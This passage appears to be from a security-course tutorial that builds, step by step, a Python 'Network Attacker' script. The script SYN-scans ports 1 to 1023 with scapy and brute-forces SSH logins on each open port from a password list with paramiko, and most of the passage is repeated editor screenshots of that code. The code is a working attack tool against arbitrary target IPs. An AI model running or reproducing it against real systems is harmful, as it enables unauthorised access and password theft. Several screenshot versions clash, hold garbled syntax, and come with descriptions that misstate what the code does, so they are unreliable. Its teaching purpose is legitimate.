40         response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
41         return not (response is None)
42     except Exception as e:
43         print(f"Error checking target availability: {e}")
44         return False
45
46 def send_icmp(target):
47     try:
48         conf.verb = 0
49         icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
50         return not (icmp_response is None)
51     except Exception as e:
52         print(f"Error sending ICMP to target {target}: {e}")
53         return None
54
55 if check_target_availability(target):
56     print(f"The target {target} is available.")
57     for port in Registered_Ports:
58         status = scanport(port, target)
59         if status:
60             print(f"Port {port} is open.")
61             open_ports.append(port)
62             BruteForce(port, password_list: 'PasswordList.txt')
63     print("Scan finished.")
64     print(f"Open ports: {open_ports}")
65 else:
66     print(f"The target {target} is not available.")
67
```

- 29 Under the "with" method, create one variable called "user" to allow the user to select the SSH server's login username.



The screenshot shows a code editor window with the file "Network Attacker.py" open. The code is a Python script for network scanning and brute-force password cracking. It uses the scapy library for packet manipulation and the paramiko library for SSH communication. The script defines two main functions: `BruteForce` and `scanport`. The `BruteForce` function takes a port, a password list, and a username as arguments. It prints a message indicating the start of the attack, opens the password list, iterates through each password, prints a try message, and returns a success message. The `scanport` function takes a port and a target IP address as arguments. It sets up scapy configuration, sends a SYN packet to the target, and checks if it receives a SYN-ACK response. If successful, it sends an ACK packet and returns True; otherwise, it returns False. An exception handler catches any general exceptions and prints an error message for the specific port being scanned. The code also includes usage instructions at the top and imports for scapy layers and paramiko.

```
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

usage
def BruteForce(port, password_list, username):
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        for password in file:
            password = password.strip()
            print(f"Trying password {password}...")
    return "Brute force attempt finished."

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
    return False
```

```
1 usage
36 def check_target_availability(target):
37     try:
38         conf.verb = 0
39         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
40         return not (response is None)
41     except Exception as e:
42         print(f"Error checking target availability: {e}")
43         return False
44
45 def send_icmp(target):
46     try:
47         conf.verb = 0
48         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
49         return not (icmp_response is None)
50     except Exception as e:
51         print(f"Error sending ICMP to target {target}: {e}")
52         return None
53
54 if check_target_availability(target):
55     print(f"The target {target} is available.")
56     for port in Registered_Ports:
57         status = scanport(port, target)
58         if status:
59             print(f"Port {port} is open.")
60             open_ports.append(port)
61             BruteForce(port, password_list: 'PasswordList.txt', user)
62     print("Scan finished.")
63     print(f"Open ports: {open_ports}")
64 else:
65     print(f"The target {target} is not available.")
66
67
```

**30** Create the variable “SSHconn” that equals to the “paramiko.SSHClient()” function.


**31** Apply the “.set\_missing\_host\_key\_policy(paramiko.AutoAddPolicy())” function to the “SSHconn” variable.

```
PC  PY Python Programming for Security - Final Project yulia Version control
Network Attacker.py
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        for password in file:
14            password = password.strip()
15            try:
16                SSHconn.connect(target, port=port, username=username, password=password)
17                print(f"Success! The password for {username} is {password}")
18                break
19            except paramiko.AuthenticationException:
20                print(f"Trying password {password}... Failed.")
21    return "Brute force attempt finished."
22
23 user = input("Enter the SSH server's login username: ")
24 target = input("Enter the target IP address: ")
25 Registered_Ports = range(1, 1024)
26 open_ports = []
27
```

```
1 usage
27 def scanport(port, target):
28     try:
29         conf.verb = 0
30         source_port = RandShort()
31         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
32         if SynPkt is None or not SynPkt.haslayer(TCP):
33             return False
34         if SynPkt[TCP].flags == 0x12:
35             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
36             return True
37         else:
38             return False
39     except Exception as e:
40         print(f"Error scanning port {port}: {e}")
41     return False
42
43 usage
43 def check_target_availability(target):
44     try:
45         conf.verb = 0
46         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
47         return not (response is None)
48     except Exception as e:
49         print(f"Error checking target availability: {e}")
50     return False
51
52 def send_icmp(target):
53     try:
54         conf.verb = 0
55         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
56         return not (icmp_response is None)
57     except Exception as e:
58         print(f"Error sending ICMP to target {target}: {e}")
59     return None
```

```
61 if check_target_availability(target):
62     print(f"The target {target} is available.")
63     for port in Registered_Ports:
64         status = scanport(port, target)
65         if status:
66             print(f"Port {port} is open.")
67             open_ports.append(port)
68             BruteForce(port, password_list: 'PasswordList.txt', user)
69         print("Scan finished.")
70         print(f"Open ports: {open_ports}")
71     else:
72         print(f"The target {target} is not available.")
```

**32** Create a loop for each value in the “**passwords**” variable.



The screenshot shows a code editor window with the following details:

- Title Bar:** PC PY Python Programming for Security - Final Project yulia Version control
- File List:** Network Attacker.py
- Code Content:** Network Attacker.py script

```
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7
8 usage
9 def BruteForce(port, password_list, username, target):
10     SSHconn = paramiko.SSHClient()
11     SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
12     passwords = []
13     with open(password_list, 'r') as file:
14         passwords = [line.strip() for line in file.readlines()]
15
16     print(f"Attempting brute force on port {port} with username {username}...")
17     for password in passwords:
18         try:
19             SSHconn.connect(target, port=port, username=username, password=password)
20             print(f"Success! The password for {username} is {password}")
21             SSHconn.close()
22             return True
23         except paramiko.AuthenticationException:
24             print(f"Trying password {password}... Failed.")
25         except Exception as e:
26             print(f>An error occurred: {e}")
27             break
28     return False
29
30 user = input("Enter the SSH server's login username: ")
31 target = input("Enter the target IP address: ")
32 Registered_Ports = range(1, 1024)
33 open_ports = []
```

```

34     def scanport(port, target):
35         try:
36             conf.verb = 0
37             source_port = RandShort()
38             SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
39             if SynPkt is None or not SynPkt.haslayer(TCP):
40                 return False
41             if SynPkt[TCP].flags == 0x12:
42                 send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
43                 return True
44             else:
45                 return False
46         except Exception as e:
47             print(f"Error scanning port {port}: {e}")
48             return False
49
50     usage
51     def check_target_availability(target):
52         try:
53             conf.verb = 0
54             response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
55             return not (response is None)
56         except Exception as e:
57             print(f"Error checking target availability: {e}")
58             return False
59
60     def send_icmp(target):
61         try:
62             conf.verb = 0
63             icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
64             return not (icmp_response is None)
65         except Exception as e:
66             print(f"Error sending ICMP to target {target}: {e}")
67             return None


```

```

68     if check_target_availability(target):
69         print(f"The target {target} is available.")
70         for port in Registered_Ports:
71             status = scanport(port, target)
72             if status:
73                 print(f"Port {port} is open.")
74                 open_ports.append(port)
75                 BruteForce(port, password_list: 'PasswordList.txt', user)
76         print("Scan finished.")
77         print(f"Open ports: {open_ports}")
78     else:
79         print(f"The target {target} is not available.")
80

```

- 33** Implement "try" and "except" methodology. In case of an exception, the function will print "<The password variable> failed."



The screenshot shows a code editor window with the following details:

- Title Bar:** Python Programming for Security - Final Project yulia Version control
- File List:** Network Attacker.py
- Code Content:** Network Attacker.py script

```
Network Attacker.py

1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=port, username=username, password=password)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            return True
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27    return False
28
29 user = input("Enter the SSH server's login username: ")
30 target = input("Enter the target IP address: ")
31 Registered_Ports = range(1, 1024)
32 open_ports = []
```


```
1 usage
34     def scanport(port, target):
35         try:
36             conf.verb = 0
37             source_port = RandShort()
38             SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
39             if SynPkt is None or not SynPkt.haslayer(TCP):
40                 return False
41             if SynPkt[TCP].flags == 0x12:
42                 send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
43                 return True
44             else:
45                 return False
46         except Exception as e:
47             print(f"Error scanning port {port}: {e}")
48             return False
49
50     1 usage
51     def check_target_availability(target):
52         try:
53             conf.verb = 0
54             response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
55             return not (response is None)
56         except Exception as e:
57             print(f"Error checking target availability: {e}")
58             return False
```

```
59     def send_icmp(target):
60         try:
61             conf.verb = 0
62             icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
63             return not (icmp_response is None)
64         except Exception as e:
65             print(f"Error sending ICMP to target {target}: {e}")
66             return None
67
68     if check_target_availability(target):
69         print(f"The target {target} is available.")
70         for port in Registered_Ports:
71             status = scanport(port, target)
72             if status:
73                 print(f"Port {port} is open.")
74                 open_ports.append(port)
75                 BruteForce(port, password_list: 'PasswordList.txt', user)
76             print("Scan finished.")
77             print(f"Open ports: {open_ports}")
78     else:
79         print(f"The target {target} is not available.")
```

**34** Connect to SSH using “`SSHconn.connect(Target, port=int(port ),username=user, password=password,timeout = 1)`”

**35** Print the password with a success message.

**36** Close the connection with “`SSHconn.close()`”.



The screenshot shows a code editor window with the title "Python Programming for Security - Final Project yulia". The file "Network Attacker.py" is open. The code implements a brute-force attack on an SSH server. It uses the paramiko library to handle the connection and scapy for network layer manipulation. The script prompts the user for the target IP and login credentials, then iterates through a password list to find the correct password, printing a success message and closing the connection upon success. If an error occurs or no password is found, it prints an error message and breaks out of the loop.

```
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            return True
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f>An error occurred: {e}")
            break
    return False

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```

33     def scanport(port, target):
34         try:
35             conf.verb = 0
36             source_port = RandShort()
37             SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
38             if SynPkt is None or not SynPkt.haslayer(TCP):
39                 return False
40             if SynPkt[TCP].flags == 0x12:
41                 send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
42                 return True
43             else:
44                 return False
45         except Exception as e:
46             print(f"Error scanning port {port}: {e}")
47             return False
48
49     1 usage
50     def check_target_availability(target):
51         try:
52             conf.verb = 0
53             response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
54             return not (response is None)
55         except Exception as e:
56             print(f"Error checking target availability: {e}")
57             return False
58
59     def send_icmp(target):
60         try:
61             conf.verb = 0
62             icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
63             return not (icmp_response is None)
64         except Exception as e:
65             print(f"Error sending ICMP to target {target}: {e}")
66             return None


```

```

67     if check_target_availability(target):
68         print(f"The target {target} is available.")
69         for port in Registered_Ports:
70             status = scanport(port, target)
71             if status:
72                 print(f"Port {port} is open.")
73                 open_ports.append(port)
74                 BruteForce(port, password_list: 'PasswordList.txt', user)
75         print("Scan finished.")
76         print(f"Open ports: {open_ports}")
77     else:
78         print(f"The target {target} is not available.")
79

```

### 37 Break the loop.



The screenshot shows a code editor window with the title "Network Attacker.py". The code is a Python script for performing a brute-force attack on an SSH server. It uses the paramiko library to handle SSH connections and the scapy library to send ICMP packets. The script prompts the user for the target IP address and the range of ports to scan. It then iterates through a list of passwords to find the correct one that allows connection to the specified port.

```
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f>An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```

27 user = input("Enter the SSH server's login username: ")
28 target = input("Enter the target IP address: ")
29 Registered_Ports = range(1, 1024)
30 open_ports = []
31
32 usage
33 def scanport(port, target):
34     try:
35         conf.verb = 0
36         source_port = RandShort()
37         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
38         if SynPkt is None or not SynPkt.haslayer(TCP):
39             return False
40         if SynPkt[TCP].flags == 0x12:
41             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
42             return True
43         else:
44             return False
45     except Exception as e:
46         print(f"Error scanning port {port}: {e}")
47         return False
48
49 usage
50 def check_target_availability(target):
51     try:
52         conf.verb = 0
53         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
54         return not (response is None)
55     except Exception as e:
56         print(f"Error checking target availability: {e}")
57         return False

